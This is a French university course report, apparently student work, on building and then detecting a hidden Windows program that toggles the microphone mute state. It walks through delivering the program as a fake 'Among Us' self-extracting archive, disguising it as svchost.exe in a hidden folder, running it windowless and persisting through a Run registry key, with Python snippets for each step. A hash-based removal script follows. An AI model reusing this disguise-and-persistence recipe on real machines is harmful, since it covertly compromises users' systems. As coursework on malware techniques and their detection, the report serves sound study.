



République Algérienne Démocratique et Populaire

Ministère de l'Enseignement Supérieur et de la Recherche Scientifique

Université des Sciences et de la Technologie Houari Boumediene

Faculté d'Électronique et d'Informatique

Département Informatique

Rapport de projet

Module : Systèmes d'exploitation

Thème

Prise de contrôle du microphone à l'insu de l'utilisateur

Filière : Informatique

Spécialité : Sécurité des Systèmes Informatiques

Travail demandé par :

Pr A. BELKHIR

Réalisé par :

HAMMADACHE Manel

NABAOUI ZERROUGUI Fayçal

AZZOUZ Yamina

HASBELLAOUI Sara

Sommaire

Sommaire	I
Liste des figures	II
Introduction	1
I. Procédure d'Installation	2
II. Environnement et Langage	3
A. Langage	3
B. Environnement	3
III. Programmes Réalisés	4
A. Contrôle du microphone	4
B. Programme arrière-plan et invisible	6
C. Relancement à chaque redémarrage	7
D. Programme de détection	8
E. Création de l'archive SFX	11
IV. Conclusion	13
Référence	I

Liste des figures

Figure I.1 — Exécutable faux de Among Us extrait le programme malveillant svchost dans un dossier caché	2
Figure III.1 — Microphone sous-contrôle	5
Figure III.2 — svchost invisible dans l'onglet Processus de Gestionnaire des Tâches	7
Figure III.3 — Clé any_name ajoutée à l'Éditeur du Registre	7
Figure III.4 — Clé mic_control ajoutée à l'Éditeur du Registre	8
Figure III.5 — Liste d'exécutables du dossier caché Roaming contenant svchost	9
Figure III.6 — Exécution du script who_imposter.py	11
Figure III.7 — Options choisies lors de la création de l'archive SFX Among_us_pc.exe	12

Introduction

Dans le cadre du homework, nous nous sommes intéressés à la réalisation d'un *Latching Mute* [1], en d'autres termes, le verrouillage muet (i.e. "basculement", aussi appelé "*Toggle*") qui signifie que lors de prise de contrôle du microphone, l'état de celui-ci basculera chaque fois que le toggle est activé (i.e. exécuté), et restera verrouillé dans cet état jusqu'à ce que ce toggle soit à nouveau réactivé.

Dans ce rapport, nous présenterons notre solution type qui consiste en un *Latching Mute* dans le but de répondre aux objectifs de l'énoncé du homework qui comprend :

- ❖ Procédure d'installation
- ❖ Prise de contrôle du microphone à l'insu de l'utilisateur
- ❖ Processus agit en arrière-plan
- ❖ Processus est invisible
- ❖ Processus se relance à chaque redémarrage du système
- ❖ Programme qui détecte ce processus

I. Procédure d'Installation

Pour la procédure de l'installation, nous avons décidé de suivre le scenario suivant :

- ❖ L'utilisateur de la machine cible exécutera notre exécutable de nom *Among_us_pc.exe* qui est une **archive SFX** créée avec l'outil **winRAR** pensant que c'est un jeu.
- ❖ Lors de l'exécution de cet exécutable, rien ne se passera aux yeux de l'utilisateur, pensant que le jeu ne marche pas l'utilisateur peut supprimer l'exécutable, cependant cela serait trop tard, car dès l'exécution de l'archive SFX ces événements se passent en arrière-plan :
 - L'archive s'extrait automatiquement vers le chemin du dossier caché « *%userprofile%\Appdata\Roaming* », où *%USERPROFILE%* est une variable d'environnement et qui contient le chemin du dossier de profil de l'utilisateur courant et où *\Appdata\Roaming* sont des dossiers cachés que même l'utilisateur ne pourra trouver que s'il active l'option « voir les dossier cachés » sur sa machine ou s'il y accède directement par le chemin absolu.
 - Notre programme **svchost.exe** sera automatiquement exécuté, et se chargera à la fois de créer une valeur dans les clés de registres de la machine pour le lancement à chaque redémarrage et de prendre le contrôle du microphone.




Figure I.1 — Exécutable faux de Among Us extrait le programme malveillant svchost dans un dossier caché

II. Environnement et Langage

A. Langage

Le langage de programmation choisit n'est autre que le langage Python. En effet comme Python est un langage de programmation orienté objet, tous les éléments d'une application correspondent à ce qualificatif. Cela comprend les modules et les librairies.

De plus, Python dispose d'un large catalogue comprenant des centaines de librairies diverses qui le rend la boîte à outils la plus pratique et compatible pour programmer [2].

B. Environnement

Pour le système d'exploitation, nous avons opter pour Windows 10 en cause du fait que cette version est la plus récente de Windows et est toujours en cours d'amélioration.

III. Programmes Réalisés

A. Contrôle du microphone

Pour pouvoir prendre le contrôle du microphone de l'utilisateur à son insu, Python nous offre deux bibliothèques, *i.e.* Extensions Python pour Microsoft Windows, **win32API**, **win32GUI** [3] permettant de fournir un accès à une grande partie de l'API et GUI Win32 de Windows, la possibilité de créer et d'utiliser des objets COM et l'environnement Pythonwin [4]

```
1 import win32api
2 import win32gui
```

À l'aide de win32GUI, nous récupérons le *Handle Window* (HWND) qui est l'identifiant de la fenêtre active de l'utilisateur qu'on pourra utiliser pour faire appel à la fenêtre et créer des événements sur celle-ci.

```
51 # get the hwnd of the active window
52 hwnd_active = win32gui.GetForegroundWindow()
53
```

Par la suite, nous utilisons la commande WM_APPCOMMAND qu'on initialisera à la valeur par défaut hexadécimale pour notifier la fenêtre active de la création d'un événement.

```
35
36 # notifies the active window
37 WM_APPCOMMAND = 0x319
38
```

Maintenant que l'événement est créé et que la fenêtre a été notifiée, nous pouvons utiliser win32API pour accéder au contrôle du microphone via l'événement. L'API offre 4 commandes de contrôle du microphone chacune identifiée par une valeur hexadécimale [5].

La commande identifiée par 0x180000 APPCOMMAND_MICROPHONE_VOLUME_MUTE permet de se comporter en un Latching Toggle, qui permettra de basculer l'état du microphone à chaque exécution du programme.

```
38
39 # Mute/demute microphone
40 APPCOMMAND_MICROPHONE_VOLUME_MUTE = 0x180000
41
42 # Toggle microphone.
43 APPCOMMAND_MIC_ON_OFF_TOGGLE = 0x2C0000
44 # Increase microphone volume by (+2).
45
46 APPCOMMAND_MICROPHONE_VOLUME_UP = 0x1A0000
47
48 # Decrease microphone volume by (-2).
49 APPCOMMAND_MICROPHONE_VOLUME_DOWN = 0x190000
50
```

Pour que cela se fasse à l'insu de l'utilisateur, nous avons utilisé la fonction `SendMessage` de `win32API` qui permettra d'envoyer un message à la fenêtre active en utilisant son `HWND` et l'événement créé, lui demandant d'exécuter notre commande [6].

```
51 # get the hwnd of the active window
52 hwnd_active = win32gui.GetForegroundWindow()
53
54 # use it to create an event and take control over the mic
55 # we chose the mute/demute option
56 win32api.SendMessage(hwnd_active, WM_APPCOMMAND, None,
57                       APPCOMMAND_MICROPHONE_VOLUME_MUTE)
58
```

Finalement pour garder le processus actif sur la machine de l'utilisateur, on rajoute une boucle infinie `While(True)` à la fin.

Maintenant si on vérifie l'état du microphone à partir des paramètres du système après l'exécution du script (Panneau de configuration/son/Enregistrement/microphone/niveau) on trouve qu'il a bien basculé d'état, et si on l'exécute encore une fois, son état basculera de nouveau.





Figure III.1 — Microphone sous-contrôle

B. Programme arrière-plan et invisible

Pour l'exécution en arrière-plan de notre programme, nous avons eu quelques options qui se sont présentées, néanmoins, nous avons opter pour la plus optimale.

En effet, lors de la création de notre exécutable à partir de notre script python, nous avons utilisé PyInstaller, qui est un package Python qui lit un script en analysant toutes les importations qu'il effectue et en regroupant des copies de ces importations dans un seul package pour en faire un exécutable [7].


Parmi les fonctionnalités fournies par PyInstaller, l'option `--noconsole` permet de créer un exécutable qui lors de son exécution, s'exécute systématiquement en arrière-plan.



En ce qui concerne la partie invisible, qui permettra de cacher le processus de la liste des processus en cours d'exécution dans le gestionnaire des tâches, nous avons opté pour une méthode utilisée généralement par les virus.

Cette méthode consiste à renommer un quelconque exécutable en **svchost.exe**, qui est un fichier système Windows authentique et est un processus qui s'exécute en permanence sur le système et qui héberge ou contient d'autres services individuels que Windows utilise pour exécuter diverses fonctions [8]. Par exemple, Windows Defender et Windows Update utilisent chacun un service hébergé par un processus svchost.exe. De plus, ce que ce processus a de particulier est le fait qu'il soit caché de la liste des processus en cours d'exécution du gestionnaire des tâches car il ne fonctionne pas sous le compte utilisateur actif (i.e. connecté) mais sous un compte de service Windows.

Les auteurs de programmes malveillants, tels que les virus, les vers et les chevaux de Troie, attribuent délibérément à leurs processus le même nom de fichier svchost.exe pour échapper à la détection vue que c'est un nom de processus hôte générique, ce qui permet d'échapper aux yeux du système et de paraître comme un fichier système Windows authentique [9].






Figure III.2 — svchost invisible dans l'onglet Processus de Gestionnaire des Tâches

C. Relancement à chaque redémarrage

Pour garantir l'exécution de notre programme à chaque démarrage du système, la bibliothèque **winreg** de python permet d'exposer l'API de registre Windows à Python et de pouvoir le manipuler.

```
6 import winreg as reg
7
```

Nous pourrions ainsi créer une valeur dans la clé de chemin « **Software\Microsoft\Windows\CurrentVersion\Run** » qui provoque l'exécution de programmes chaque fois qu'un utilisateur ouvre une session ou redémarre sa machine et qui se trouve dans le registre HKEY_CURRENT_USER qui contient des informations de configuration pour Windows et les logiciels spécifiques à l'utilisateur actuellement connecté [10].




Figure III.3 — Clé any_name ajoutée à l'Éditeur du Registre

D'abord, avant de pouvoir manipuler les clés des registres, nous devons nous y connecter.

Pour cela nous utiliserons la fonction **ConnectRegistry** de winreg pour nous connecter au registre **HKEY_CURRENT_USER**. Puis, on accède à une clé spécifique de ce registre à l'aide de la fonction **OpenKey**, en lui passant comme paramètre le chemin de la clé, et qui nous permettra par la même occasion de créer une nouvelle valeur dans cette clé nommée 'mic_control' qui aura comme donnée le chemin de notre exécutable cité dans la procédure auparavant, qu'on récupère grâce à l'utilisation de la bibliothèque OS de python.

```

16 # HKEY_CURRENT_USER contains the run folder
17 # create a registry key
18 key = reg.HKEY_CURRENT_USER
19
20 # make the run folder as the key value (Software\Microsoft\Windows\CurrentVersion\Run)
21 key_value = "Software\Microsoft\Windows\CurrentVersion\Run"
22
23 # open the key to make changes to
24 open_key = reg.OpenKey(key, key_value, 0, reg.KEY_ALL_ACCESS)
25
26 # set up the .exe path
27 Username = os.environ['USERNAME']
28 address = "C:\Users\"+Username+"\AppData\Roaming\svchost.exe"
29
30 # modify the open key and add the .exe path to it
31 reg.SetValueEx(open_key, "mic_control", 0, reg.REG_EXPAND_SZ, address)
32
33

```




Figure III.4 — Clé mic_control ajoutée à l'Éditeur du Registre

D. Programme de détection

Afin de réaliser notre programme de détection qui se chargera de trouver le svchost.exe imposteur dans le système et d'arrêter son exécution et le supprimer définitivement de la machine, nous nous sommes basés sur le principe de détection de malwares en utilisant les fonctions de hash qui est une technique utilisée par les antivirus qui consiste à hasher tous les fichiers de l'ordinateur et à les comparer avec le hash de notre processus, dans le cas où une correspondance est trouvée, le processus sera d'abord arrêté puis supprimé de la machine.

- Script who_imposter.py

Notre script se chargera d'abord de lister tous les fichiers .exe du dossier caché, « C:\users\username\AppData\Roaming\ » où notre programme se trouve et où **username** est le nom de la machine de l'utilisateur actuel qu'on récupère avec la bibliothèque **OS** puis en utilisant la bibliothèque **fnmatch**

[11] qui permet de réaliser un filtrage par motif des noms de fichiers Unix en fournissant la gestion des caractères de remplacement de style shell Unix.

```

1  import os
2  import hashlib
3  import fnmatch

31 # set up the path of AppData/roaming hidden folder
32 Username = os.environ['USERNAME']
33 folder_path = "C:\\Users\\{}\\AppData\\Roaming".format(Username)
34

41 # list all the executables in the AppData/roaming hidden folder
42 list_appdata_roaming_files = fnmatch.filter(os.listdir(folder_path), "*.exe")
43 print('Executables list of App/Roaming folder: ')
44 print(list_appdata_roaming_files)

```




Figure III.5 — Liste d'exécutables du dossier caché Roaming contenant svchost

Puis de les hasher un à un en utilisant une fonction `hash_function()` qu'on a défini et qui prend comme paramètre le `current_file_path` récupéré à l'aide de OS, qui est le chemin absolu des exécutables listés auparavant, qui se base sur un hashage de type SHA256 grâce à la bibliothèque **Hashlib** [12].

```

12 # hash a file by giving its path
13 # using the sha256 algorithm
14 def hash_function(path):
15     sha256_hash = hashlib.sha256()
16     with open(path, "rb") as f:
17         # Read and update hash string value in blocks of 4K
18         for byte_block in iter(lambda: f.read(4096), b''):
19             sha256_hash.update(byte_block)
20     return sha256_hash.hexdigest()
21
22

```

A chaque fichier .exe hashé, une comparaison avec le hash de notre programme réalisé au préalable sera effectuée et dès qu'on tombe sur une égalité, on procède à la dernière phase d'arrêt et de suppression.

```
34 # store the virus hash in order to be able to compare it
35 svchost_hash = hash_function(os.path.join(folder_path, 'svchost.exe'))
36
55 for file in list_appData_roaming_files:
56     current_file_path = os.path.join(folder_path, file)
57     current_file_hash = hash_function(current_file_path)
58
59     if(current_file_hash == svchost_hash):
60
61         # third task:
62         print('-virus found')
63         delete_virus(current_file_path)
64         print("-virus deleted")
```

En ce qui concerne la dernière phase, nous avons décidé d'utiliser le **PowerShell** qui est un environnement de script puissant utilisé pour créer des scripts complexes pour gérer les systèmes Windows beaucoup plus facilement. Pour cela nous avons eu recours à la bibliothèque *subprocess* qui permet d'invoquer et d'exécuter des programmes externes en tant que sous-processus et lire leurs sorties dans notre code Python.

```
4 import subprocess
```

Nous avons donc défini une fonction *Delete_virus()* où on a utilisé la fonction *Subprocess.Popen* qui prend comme argument le programme voulant être invoqué et ses arguments.

Dans notre cas, nous passons le programme **PowerShell** avec comme argument la commande PowerShell qui nous permettra d'une part de détecter notre processus de contrôle de microphone mais aussi de l'arrêter. Afin que le processus parent puisse communiquer avec celui-ci, une pipe (i.e. canal) est créée avec *Subprocess.PIPE*

```
24 def delete_virus(exe_path):
25     process = subprocess.Popen(
26         ["powershell", "Get-Process | Where-Object { $_.Path -eq '"+exe_path+"' } | (
27             ForEach-Object { Stop-Process -Id .Id } )"], stdout=subprocess.PIPE)
28     os.remove(exe_path)
```

La commande PowerShell se charge d'abord de récupérer notre processus détecté auparavant avec la commande « *Get-process / Where-Object* » à partir de son chemin absolu *current_file_path* envoyé comme argument à la fonction *delete_virus()*, qui permet de trouver exactement notre processus svchost.exe et de ne pas le confondre avec les svchost.exe authentique du système. Puis d'arrêter ce processus avec la commande *stop-process* en lui passant le PID de notre processus récupéré par *Get-proces*.

Finalement, il ne reste plus qu'à supprimer le programme avec la fonction `remove()` de OS.




Figure III.6 — Exécution du script `who_imposter.py`

E. Création de l'archive SFX

Maintenant que notre programme est prêt, l'outil winRAR nous offre l'option de création d'une archive SFX et de spécifier plusieurs paramètres :

- 1) Le chemin de l'extraction automatique
- 2) Le programme (i.e. `svchost.exe`) qui s'exécutera dès l'extraction
- 3) Extraire l'archive en arrière-plan avec l'option « tout masquer »
- 4) Remplacer les fichiers dans le cas où l'archive est exécutée à nouveau




Figure III.7 — Options choisies lors de la création de l'archive SFX Among_us_pc.exe

IV. Conclusion

Nous avons pu suite à ce homework enrichir nos connaissances sur le fonctionnement du system d'exploitation, apprendre comment contrôler un microphone sur un ordinateur, lancer un programme en arrière-plan à chaque redémarrage, le rendre invisible aux yeux de l'utilisateur et le faire paraitre comme étant un processus authentique aux yeux du système et finalement pouvoir le détecter et le supprimer.

Référence

- [1] https://support.biamp.com/Tesira/Programming/Muting_microphones_with_logic
- [2] <https://www.lemagit.fr/conseil/Python-un-langage-avantageux-mais-pas-pour-tout-le-monde>
- [3] <http://tingolden.me.uk/pywin32-docs/win32gui.html>
- [4] <https://pywin32-ctypes.readthedocs.io/en/stable/api/win32ctypes.pywin32.win32api.html>
- [5] <https://docs.microsoft.com/en-us/windows/win32/inputdev/wm-appcommand#parameters>
- [6] <https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-sendmessage>
- [7] <https://www.infoworld.com/article/3543792/how-to-use-pyinstaller-to-create-python-executables.html>
- [8] <https://www.file.net/process/svchost.exe.html>
- [9] <http://windows.microsoft.com/en-us/windows-vista/what-is-svchost-exe>
- [10] <https://docs.microsoft.com/en-us/windows/win32/setupapi/run-and-runonce-registry-keys>
- [11] <https://docs.python.org/fr/3/library/fnmatch.html>
- [12] <https://docs.python.org/3/library/hashlib.html>